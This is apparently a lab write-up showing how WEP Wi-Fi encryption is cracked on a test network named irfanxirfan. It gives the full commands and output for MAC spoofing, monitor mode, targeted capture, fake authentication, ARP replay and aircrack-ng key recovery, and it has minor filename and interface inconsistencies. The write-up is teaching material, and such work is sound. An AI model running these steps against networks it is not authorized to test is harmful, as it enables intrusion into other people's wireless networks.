WEP Cracking Walkthrough
Step-by-step WEP cracking run in a controlled lab: monitor mode setup, targeted capture, fake authentication, ARP replay, and key recovery from collected IVs.
LAB 1: WEP Cracking Walkthrough
1.0 Objective
The objective of this lab is to demonstrate why WEP encryption is insecure by capturing WEP wireless packets, generating traffic, collecting enough IVs, and using aircrack-ng to recover the WEP key. This walkthrough is only for the authorized lab network. The lab guide requires using Kali/BackTrack with tools such as airmon-ng, macchanger, airodump-ng, aireplay-ng, and aircrack-ng.
2.0 Wireless Adapter Detection
First, the wireless adapter was checked using:
sudo airmon-ngThe adapter was detected successfully:
Interface: wlan0
Driver: ath9k_htc
Chipset: Qualcomm Atheros AR9271 802.11n
This confirms that the wireless adapter supports monitor mode and can be used for packet capturing.
3.0 Killing Conflicting Processes
Before enabling monitor mode, conflicting wireless processes were stopped:
sudo airmon-ng check killOutput:
Killing these processes:
PID Name
262804 wpa_supplicant
This prevents NetworkManager or wpa_supplicant from interfering with monitor mode.
4.0 MAC Address Spoofing
The interface was brought down:
sudo ip link set wlan0 down
Then the MAC address was changed to the lab MAC address:
sudo macchanger --mac 00:11:22:33:44:55 wlan0 Verification:
macchanger -s wlan0Output:
Current MAC: 00:11:22:33:44:55
Permanent MAC: [REDACTED_MAC] This proves that the adapter MAC address was successfully spoofed.
5.0 Enabling Monitor Mode
Monitor mode was enabled using:
sudo airmon-ng start wlan0mon The new monitor interface was created as:
wlan0monVerification command:
iw devOutput showed:
Interface wlan0mon
type monitor This confirms the adapter is ready to capture wireless packets.
6.0 Scanning Wireless Networks
Nearby wireless networks were scanned using:
sudo airodump-ng wlan0monThe WEP lab target was found:
BSSID: [REDACTED_MAC]
Channel: 6
Encryption: WEP
Cipher: WEP
ESSID: irfanxirfan

[REDACTED_MAC] -68 33 3 0 6 54e WEP WEP irfanxirfan
The scan also showed another WEP network, but the selected target for this lab was irfanxirfan.
7.0 Capturing WEP Packets
A targeted capture was started against the WEP network:
sudo airodump-ng -c 6 --bssid [REDACTED_MAC] --ivs -w wep_fast wlan0mon
Explanation:
| Option | Meaning |
|---|---|
-c 6 | Locks capture to channel 6 |
--bssid | Targets the selected AP only |
--ivs | Saves useful WEP IVs |
-w wep_fast | Saves capture as wep_fast-xx.ivs |
wlan0mon | Monitor mode interface |
During capture, the data count increased successfully:
#Data: 18557
#/s: 404
ENC: WEP
AUTH: SKA
ESSID: irfanxirfan
This shows that the capture was collecting enough WEP data packets.
8.0 Fake Authentication
Fake authentication was performed to associate the spoofed MAC with the access point:
sudo aireplay-ng -1 6000 -o 1 -q 10 \
-a [REDACTED_MAC] \
-h 00:11:22:33:44:55 \
-e irfanxirfan wlan0mon
Purpose:
To make the AP accept packets from the spoofed MAC address.The spoofed station appeared in airodump-ng:
[REDACTED_MAC] 00:11:22:33:44:55This confirms the fake client was visible to the AP.
9.0 ARP Replay Attack
To speed up IV collection, ARP replay was launched:
sudo aireplay-ng -3 -x 300 \
-b [REDACTED_MAC] \
-h 00:11:22:33:44:55 wlan0mon
Earlier replay output showed that ARP replay was working:
got 4 ARP requests and 18983 ACKs
sent 19041 packets
This means the AP was responding to replayed packets, generating more encrypted WEP traffic.
10.0 Checking Capture Files
The capture files were listed:
ls -lt wep_fast*.ivs wep_irfanxirfan*.cap 2>/dev/null | head
The newest useful file was:
wep_fast-01.ivsThe older file wep_fast-02.ivs only contained:
Got 1057 out of 5000 IVsTherefore, the correct file to crack was the newest capture file.
11.0 Cracking the WEP Key
The WEP cracking command was:
sudo aircrack-ng -a 1 -b [REDACTED_MAC] wep_fast-01.ivs
Explanation:
| Option | Meaning |
|---|---|
-a 1 | Forces WEP attack mode |
-b | Specifies target BSSID |
wep_fast-03.ivs | Captured IV file |
If needed, multiple captures can be combined:
sudo aircrack-ng -a 1 -b [REDACTED_MAC] \
wep_fast-03.ivs \
wep_irfanxirfan-02.cap \
replay_arp-*.cap
Successful cracking should display:
KEY FOUND! [ XX:XX:XX:XX:XX ]The colons must be removed before entering the key as the Wi-Fi password.
Example:
KEY FOUND! [ 12:34:56:78:90 ]
WEP Key: 1234567890
12.0 Findings
This lab proves that WEP is insecure because it uses weak IV handling. By collecting enough WEP IVs, aircrack-ng can perform a statistical attack and recover the key. The main factor is not only the password length, but the number of useful IVs captured.
13.0 Conclusion
The WEP cracking lab was performed by identifying the wireless adapter, enabling monitor mode, scanning for WEP networks, capturing packets, using fake authentication, generating ARP replay traffic, and cracking the captured IV file. The result demonstrates that WEP should not be used in real wireless networks. Modern networks should use WPA2 or WPA3 with a strong passphrase.
Related Writeups

Authorized security practice only. These notes are for lab, CTF, and explicitly permitted environments.